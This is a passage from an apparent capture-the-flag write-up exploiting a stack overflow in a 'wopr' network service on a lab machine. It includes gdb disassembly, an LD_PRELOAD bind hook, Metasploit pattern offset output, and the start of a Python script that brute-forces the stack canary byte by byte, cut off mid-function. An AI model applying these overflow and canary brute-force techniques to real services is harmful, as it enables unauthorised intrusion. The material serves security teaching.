
Banned Functions
memcpy, RtlCopyMemory, CopyMemory, wmemcpy

So, we know where the issue should be, let's take a quick look at the stack canary, after a bunch of research on the I found an article on phrack[3] to quote the paper "How do those canaries work? At the time of creating the stack frame, the so-called canary is added. This is a random number. When a hacker triggers a stack overflow bug, before overwriting the

[2] **http://msdn.microsoft.com/en-us/library/bb288454.aspx**
[3] **http://phrack.org/issues/67/13.html**


metadata stored on the stack he has to overwrite the canary. When the epilogue is called (which removes the stack frame) **the original canary value (stored in the TLS, referred by the gs segment selector on x86)** is compared to the value on the stack. If these values are different SSP (stack smashing protection) writes a message about the attack in the system logs and terminate the program". This provided us with a clue if we encountered the "gs" register as to what was going on.

This can be seen in the disassembly below:



```
(gdb) disas get_reply
Dump of assembler code for function get_reply:
   0x08048774 <+0>:     push   ebp
   0x08048775 <+1>:     mov    ebp,esp
   0x08048777 <+3>:     sub    esp,0x3c
   0x0804877a <+6>:     mov    eax,DWORD PTR [ebp+0x8]
   0x0804877d <+9>:     mov    DWORD PTR [ebp-0x28],eax
   0x08048780 <+12>:    mov    eax,DWORD PTR [ebp+0xc]
   0x08048783 <+15>:    mov    DWORD PTR [ebp-0x2c],eax
   0x08048786 <+18>:    mov    eax,DWORD PTR [ebp+0x10]
   0x08048789 <+21>:    mov    DWORD PTR [ebp-0x30],eax
   0x0804878c <+24>:    mov    eax,gs:0x14
   0x08048792 <+30>:    mov    DWORD PTR [ebp-0x4],eax
   0x08048795 <+33>:    xor    eax,eax
   0x08048797 <+35>:    mov    eax,DWORD PTR [ebp-0x2c]
   0x0804879a <+38>:    mov    DWORD PTR [esp+0x8],eax
   0x0804879e <+42>:    mov    eax,DWORD PTR [ebp-0x28]
   0x080487a1 <+45>:    mov    DWORD PTR [esp+0x4],eax
   0x080487a5 <+49>:    lea    eax,[ebp-0x22]
   0x080487a8 <+52>:    mov    DWORD PTR [esp],eax
   0x080487ab <+55>:    call   0x804861c <memcpy@plt>
   0x080487b0 <+60>:    mov    DWORD PTR [esp+0x8],0x1b
   0x080487b8 <+68>:    mov    DWORD PTR [esp+0x4],0x8048c14
   0x080487c0 <+76>:    mov    eax,DWORD PTR [ebp-0x30]
   0x080487c3 <+79>:    mov    DWORD PTR [esp],eax
   0x080487c6 <+82>:    call   0x804858c <write@plt>
   0x080487cb <+87>:    mov    eax,DWORD PTR [ebp-0x4]
   0x080487ce <+90>:    xor    eax,DWORD PTR gs:0x14
---Type <return> to continue, or q <return> to quit---
   0x080487d5 <+97>:    je     0x80487dc <get_reply+104>
   0x080487d7 <+99>:    call   0x804865c <__stack_chk_fail@plt>
   0x080487dc <+104>:   leave
   0x080487dd <+105>:   ret
End of assembler dump.
(gdb)
```

Obviously we want to take a look at the application using gdb in its running state while we send our payload but we can't attach directly to the running process as it's running as root. So we have two options one is to write some awful code to copy wopr via the ping command (yuck!) or the second easier technique is to debug it on the box. The problem is the port number wopr listens on is static, when we run it ourselves we get a bind error because the port number is in use already:



```
bash-4.1$ /usr/local/bin/wopr
bind: Address already in use
```

But as a super evil genius I won't let that stops me. …Enter ld-preload, here's a quote from wikipedia "The dynamic linker can be influenced into modifying its behaviour during either the program's execution or the program's linking. Examples of this can be seen in the run-time linker manual pages for various Unix-like systems. A typical modification of this behaviour is the use of the **LD_LIBRARY_PATH** and **LD_PRELOAD** environment variables. These variables adjust the runtime linking process by searching for shared libraries at alternate locations and by forcibly loading and linking libraries that would otherwise not be, respectively." [4] What this means is we can replace a function at run time. After some searching I found a piece of code [5] that was replacing the bind src address but this wasn't quite what I needed, I needed to replace the bind port.


I hacked away at the source code and eventually came up with bind.c – I've added some comments for your viewing pleasure:

```
#include <stdio.h>
#include <dlfcn.h>
#include <arpa/inet.h>
#define LIBC_NAME "libc.so.6"

int bind(int sockfd, const struct sockaddr *addr, socklen_t
addrlen)
{
//for debugging so we know it's loaded ok
printf("[+] Fixing port number\n");
int  ret;
void *libc;
//loads a dynamic library - in this case libc
libc = dlopen(LIBC_NAME, RTLD_LAZY);

if (!libc)
{
   fprintf(stderr, "Unable to open libc!\n");
   exit(-1);
}

//load the address of the original bind function
int (*bind_ptr)(int, void *, int);
*(void **) (&bind_ptr) = dlsym(libc, "bind");

//create a copy of the original socksaddr_in, modify the bind port
to 1337
struct sockaddr_in    myaddr_in;
memcpy(&myaddr_in, addr, addrlen);
```

[4] **http://en.wikipedia.org/wiki/Dynamic_linker**
[5] **https://daniel-lange.com/software/bindhack.c**


```
myaddr_in.sin_port = htons(1337);

//call the real bind function with our new structure - huzah!
ret = (int)(*bind_ptr)(sockfd, (void
*)&myaddr_in,  sizeof(myaddr_in));
dlclose(libc);
return ret;
}
```

We compile this with: **gcc -fPIC -static -shared -o bind.so bind.c -lc –ldl.** Let's break the command down, -fPIC sets the format as **P**osition **I**ndependent **C**ode, this makes our code suitable for inclusion in a library. We need a static object to load it into LD_PRELOAD so we use –static-shared, –lc statically links in libc and –ldl is for dynamic libraries.




```
bash-4.1$ gcc -fPIC -static -shared -o bind.so bind.c -lc -ldl
bind.c: In function 'bind':
bind.c:16: warning: incompatible implicit declaration of built-in function 'exit'
bind.c:24: warning: incompatible implicit declaration of built-in function 'memcpy'
bash-4.1$ 
```

Let's set up LD_PRELOAD and give it a try:




```
bash-4.1$ export LD_PRELOAD=/tmp/exploit/bind.so
bash-4.1$ /usr/local/bin/wopr
[+] Fixing port number
[+] bind complete
[+] waiting for connections
[+] logging queries to $TMPLOG
```

If you're following along at home the LD_PRELOAD command is **export LD_PRELOAD=/tmp/exploit/bind.so**. Now we can debug this thing properly lets open another SSH session and see if we can overwrite EIP. We start by getting wopr's process id using **ps aux | grep wopr** – you can ignore the "defunct" processes these are processes that I have crashed and entered into a zombie state - brainnnsssss:



```
bash-4.1$ ps aux | grep wopr
root      1005  0.0  0.0   2004   412 ?      S    Sep17   0:05 /usr/local/bin/wopr
root     15003  0.0  0.0      0     0 ?      Z    Sep17   0:00 [wopr] <defunct>
root     15004  0.0  0.0      0     0 ?      Z    Sep17   0:00 [wopr] <defunct>
avida    17678  0.0  0.0      0     0 pts/2  Z+   14:53   0:00 [wopr] <defunct>
avida    19114  0.0  0.1   4360   752 pts/1  S+   17:55   0:00 grep wopr
avida    30706  0.1  0.0   2032   468 pts/2  S+   13:36   0:17 /usr/local/bin/wopr
bash-4.1$ 
```

Let's take a quick look at what a stack canary is, it's basically a barrier put in place by an evil compiler called GCC, the simplified stack layout of a program using SSP which enforces the stack canary can be described by the diagram below:



Our payload will begin in the local variables section and overflow it's way to EIP. In terms of the diagram, what we need to do is to sneak past the stack canary and EBP to get to the little hammer (EIP) to cause epic pwnage. How can we do this without being jumped on by a giant angry turtle I hear you say? Well what we do is a use a technique created by Ben Hawkes mentioned on phrack 67[6] his idea was to brute force the stack canary one byte at a time.


How this works is: we send a string of A's, one A at a time until we trigger the stack smashing protection (SSP) which means the first byte of our canary was overwritten – this gives us the offset of the canary. Now we send our payload that looks like something like this:

[A*CANARY-OFFSET][CANARY BYTE 1 GUESS] we send every possible combination 0x00 through to 0xff as our guess until we no longer receive the SSP error – this means we have determined the value of the first byte. We save this canary byte and move onto the next. i.e. ***[A*CANARY-OFFSET][DISCOVERED CANARY BYTE][CANARY BYTE 2 GUESS]*** until we have discovered the whole canary. This reduces the possibilities from 255*255*255*255 (4228250625) combinations to 4*256 which is 1024. As you can see we drastically reduced the possibilities and amount of time it will take to perform this brute force.

You might ask yourself; doesn't the stack canary change every time we run the application? Yep it does but as wopr uses fork() when it receives a connection the stack canary is the same as the main process, from the man page "fork() creates a new process by duplicating the calling process. The new process, referred to as **the child, is an exact duplicate of the calling process**" therefore it is possible to brute force the canary until we have it.


[6] **http://phrack.org/issues/67/13.html**

One more thing we need is a way to detect if the canary value is incorrect, if we send a normal request:




```
bash-4.1$ echo test > test1
bash-4.1$ nc 127.0.0.1 1337 < test1
[+] hello, my name is sploitable
[+] would you like to play a game?
> [+] yeah, I don't think so
[+] bye!
bash-4.1$
```

If we send a long request of 1000 using the following commands **python -c 'print "A"*1000' > yhulothur** and then **nc 127.0.0.1 1337 < yhulothur** this will output 1000 A's to yhulothur and pipe it into wopr as input, we see that it no longer contains the "bye" section of the response:




```
bash-4.1$ nc 127.0.0.1 1337 < yhulothur
[+] hello, my name is sploitable
[+] would you like to play a game?
> [+] yeah, I don't think so
bash-4.1$
```

Going back to the window that is running wopr, we can see that the request is triggering SSP and we are overwriting EIP with A's – we can use the presence of "bye" to determine if the canary is correct:




```
*** stack smashing detected ***: /usr/local/bin/wopr terminated
======= Backtrace: =========
/lib/libc.so.6(__fortify_fail+0x4d)[0x22ff4d]
/lib/libc.so.6(+0xfcefa)[0x22fefa]
/usr/local/bin/wopr[0x80487dc]
[0x41414141]
```

Before we get to writing a PoC to brute force the stack canaries, let's work out the offset of EIP using msfpayload on our kali box using ruby **/usr/share/metasploit-framework/tools/pattern_create.rb 1000**




```
root@kali:~/highjack/persistence# ruby /usr/share/metasploit-framework/tools/pat
tern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
root@kali:~/highjack/persistence#
```

If we go back to our ssh session on persistence and copy the output from msfpayload into a file called find-eip and then pipe it to wopr using nc 127.0.0.1 1337 < find-eip




```
bash-4.1$ cat find-eip
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3
Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5
Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7
Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1
At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3
Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5
Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7
Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
bash-4.1$ nc 127.0.0.1 1337 < find-eip
[+] hello, my name is sploitable
[+] would you like to play a game?
> [+] yeah, I don't think so
bash-4.1$
```

We can see where the offset is on the SSP error:



```
*** stack smashing detected ***: /usr/local/bin/wopr terminated
======= Backtrace: =========
/lib/libc.so.6(__fortify_fail+0x4d)[0x22ff4d]
/lib/libc.so.6(+0xfcefa)[0x22fefa]
/usr/local/bin/wopr[0x80487dc]
[0x33624132]
```

Now we can enter this address into pattern_offset using **ruby /usr/share/metasploit-framework/tools/pattern_offset.rb 0x33624132**, we see that EIP's offset is 38.



```
root@kali:~/highjack/persistence# ruby /usr/share/metasploit-framework/tools/pat
tern_offset.rb 0x33624132
[*] Exact match at offset 38
```


Armed with this information we can write our code to brute force the canary. I present to you get_canary.py

```
#!/usr/bin/env python
import socket, time, sys

#declare globals
global target
global port
global eipoffset
global canarysize
canaryOffset = 0
canaryValue = ""

#this function sends a request to the wopr service (crudely) and
receives the response
def sendRequest(target, port, payload):
	s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
	try:
			s.connect((target, port))
			done = False
			while done == False:
				response=s.recv(1024)
				if ">" in response:
					s.send(payload)
					result = ""
					result =  s.recv(1024)
					result = result.strip() +
s.recv(1024)
					result = result.strip()
					return result
	except Exception, err:
			print Exception, err

#find canary offset by trying one A at a time until we hit the
stack smash protection
def getCanaryOffset():
	for i in range(1,eipoffset):
		payload = "A"*i
